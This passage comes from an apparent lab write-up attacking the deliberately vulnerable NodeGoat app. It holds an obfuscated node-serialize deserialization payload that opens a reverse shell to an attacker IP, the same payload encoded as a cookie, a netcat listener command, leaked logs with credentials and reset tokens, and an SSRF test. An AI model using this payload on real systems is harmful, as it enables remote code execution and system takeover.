10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,3
2,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,11
5,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,12
0,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,
99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,3
2,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,11
7,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,4
4,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}
()"}
```


Now, If we base64 encode it and then do url encode on the same it will turn out to the string below.


```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDEwLDExOCw5NywxMTQsMzIsMTEwLDEwMSwxMTYsMzIsNjEsMzIsMTE
0LDEwMSwxMTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDExMCwxMDEsMTE2LDM5LDQxLDU5LDEwLDExOCw5NywxMTQsMzIsMTE1LDExMiw5NywxMTksMTEwLDMyLDYxLDMyLD
ExNCwxMDEsMTEzLDExNywxMDUsMTE0LDEwMSw0MCwzOSw5OSwxMDQsMTA1LDEwOCwxMDAsOTUsMTEyLDExNCwxMTEsOTksMTAxLDExNSwxMTUsMzksNDEsNDYsMTE1LDExM
iw5NywxMTksMTEwLDU5LDEwLDcyLDc5LDgzLDg0LDYxLDM0LDQ5LDU3LDUwLDQ2LDQ5LDU0LDU2LDQ2LDUwLDU3LDQ2LDQ5LDUwLDU2LDM0LDU5LDEwLDgwLDc5LDgyLDg0
LDYxLDM0LDQ5LDUxLDUxLDU1LDM0LDU5LDEwLDg0LDczLDc3LDY5LDc5LDg1LDg0LDYxLDM0LDUzLDQ4LDQ4LDQ4LDM0LDU5LDEwLDEwNSwxMDIsMzIsNDAsMTE2LDEyMSw
xMTIsMTAxLDExMSwxMDIsMzIsODMsMTE2LDExNCwxMDUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niw5OSwxMTEsMTEwLDExNi
w5NywxMDUsMTEwLDExNSwzMiw2MSw2MSw2MSwzMiwzOSwxMTcsMTEwLDEwMCwxMDEsMTAyLDEwNSwxMTAsMTAxLDEwMCwzOSw0MSwzMiwxMjMsMzIsODMsMTE2LDExNCwxM
DUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niw5OSwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2MSwzMiwxMDIsMTE3
LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsMTA1LDExNiw0MSwzMiwxMjMsMzIsMTE0LDEwMSwxMTYsMTE3LDExNCwxMTAsMzIsMTE2LDEwNCwxMDUsMTE1LDQ2LDEwNSw
xMTAsMTAwLDEwMSwxMjAsNzksMTAyLDQwLDEwNSwxMTYsNDEsMzIsMzMsNjEsMzIsNDUsNDksNTksMzIsMTI1LDU5LDMyLDEyNSwxMCwxMDIsMTE3LDExMCwxMDUsMTYsMT
A1LDExMSwxMTAsMzIsOTksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDExOCw5NywxMTQsMzIsOTksMTA4LDEwNSwxM
DEsMTEwLDExNiwzMiw2MSwzMiwxMTAsMTAxLDExOSwzMiwxMTAsMTAxLDExNiw0Niw4MywxMTEsOTksMTA3LDEwMSwxMTYsNDAsNDEsNTksMTAsMzIsMzIsMzIsMzIsOTks
MTA4LDEwNSwxMDEsMTEwLDExNiw0Niw5OSwxMTEsMTEwLDExMCwxMDEsOTksMTE2LDQwLDgwLDc5LDgyLDg0LDQ0LDMyLDcyLDc5LDgzLDg0LDQ0LDMyLDEwMiwxMTcsMTE
wLDk5LDExNiwxMDUsMTExLDExMCw0MCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE4LDk3LDExNCwzMiwxMTUsMTA0LDMyLDYxLDMyLDExNSwxMT
IsOTcsMTE5LDExMCw0MCwzOSw0Nyw5OCwxMDUsMTEwLDQ3LDExNSwxMDQsMzksNDQsOTEsOTMsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwN
SwxMDEsMTEwLDExNiw0NiwxMTksMTE0LDEwNSwxMTYsMTAxLDQwLDM0LDY3LDExMSwxMTAsMTEwLDEwMSw5OSwxMTYsMTAxLDEwMCwzMyw5MiwxMTAsMzQsNDEsNTksMTAs
MzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0NiwxMTIsMTA1LDExMiwxMDEsNDAsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDUsMTE
wLDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDQsNDYsMTE1LDExNiwxMDAsMTExLDExNywxMTYsNDYsMTEyLDEwNSwxMTIsMTAxLDQwLDk5LDEwOC
wxMDUsMTAxLDExMCwxMTYsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDEsMTE0LDExNCw0NiwxMTIsMTA1LDExM
iwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTUsMTA0LDQ2LDExMSwxMTAsNDAsMzksMTAxLDEyMCwx
MDUsMTE2LDM5LDQ0LDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLDExMCw0MCw5OSwxMTEsMTAwLDEwMSw0NCwxMTUsMTA1LDEwMywxMTAsOTcsMTA4LDQxLDEyMywxMCw
zMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDEwMSwxMTAsMTAwLDQwLDM0LDY4LDEwNSwxMTUsOTksMTExLDExMCwxMT
AsMTAxLDk5LDExNiwxMDEsMTAwLDMzLDkyLDExMCwzNCw0MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMjUsNDEsNTksMTAsMzIsMzIsMzIsMzIsMTI1LDQxL
DU5LDEwLDMyLDMyLDMyLDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDYsMTExLDExMCw0MCwzOSwxMDEsMTE0LDExNCwxMTEsMTE0LDM5LDQ0LDMyLDEwMiwxMTcsMTEw
LDk5LDExNiwxMDUsMTExLDExMCw0MCwxMDEsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDEsMTE2LDg0LDEwNSwxMDksMTAxLDExMSwxMTc
sMTE2LDQwLDk5LDQwLDcyLDc5LDgzLDg0LDQ0LDgwLDc5LDgyLDg0LDQxLDQ0LDMyLDg0LDczLDc3LDY5LDc5LDg1LDg0LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDEyNSw0MS
w1OSwxMCwxMjUsMTAsOTksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsNTksMTApKX0oKSJ9Cg%3D%3D
```


This replace the cookie with the string above. open a netcat listener.


```
nc -lvnp 1337
```

browse to `/cart` and we get a shell on our listener.



A09:2021-Security Logging and Monitoring Failures


From the above gobuster output we can see that `/logs` return 200 status code with the page size of `2447` which is interesting because other pages just returns us to the login page.




```
2022-01-28T18:03:39.173Z #> Error: User: null does not exist

2022-01-28T18:03:39.173Z #> Exception: there was some problem loggin username: admin password: admin

2022-01-30T19:17:11.331Z #> Error: Failed to lookup view "forgot-password" in views directory "/home/ques/Documents/python/NodeGoat/app/views"


2022-01-30T19:42:33.920Z #> TypeError: profile.getUserByUserName is not a function


2022-01-30T19:48:09.498Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client


2022-01-30T19:48:41.322Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client


2022-01-30T19:50:19.361Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client

2022-01-30T19:50:19.361Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client
      const token = md5(username);
      fpassword.addToken(userId, token, (err, user) => { // after adding token to db sent an email
       throw userId not found


   {
    _id: 61f6ea8c12aeba102f20c312,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb16d6632c10afe1db77,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb794e0c5e111319c600,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },

2022-01-30T20:15:01.201Z #> MongoError: Modifiers operate on fields but we found type string instead. For example: {$mod: {<field>: ...}} not {$set: "12345"}


2022-01-30T20:15:49.908Z #> Error: Invalid password


2022-01-30T20:18:42.689Z #> Error: User: null does not exist
```

A10:2021-Server-Side Request Forgery

Once the user logs in we get redirected to http://192.168.29.128:4000/user-profile this page have a forum to enter users profile.
If we enter our ip address in the website bar.
we need to listen on our web server on port 80.



Once we submit the page on our web server we can see logs that ip address of the server made this concludes that the field has SSRF since the server is making request to fetch the given host.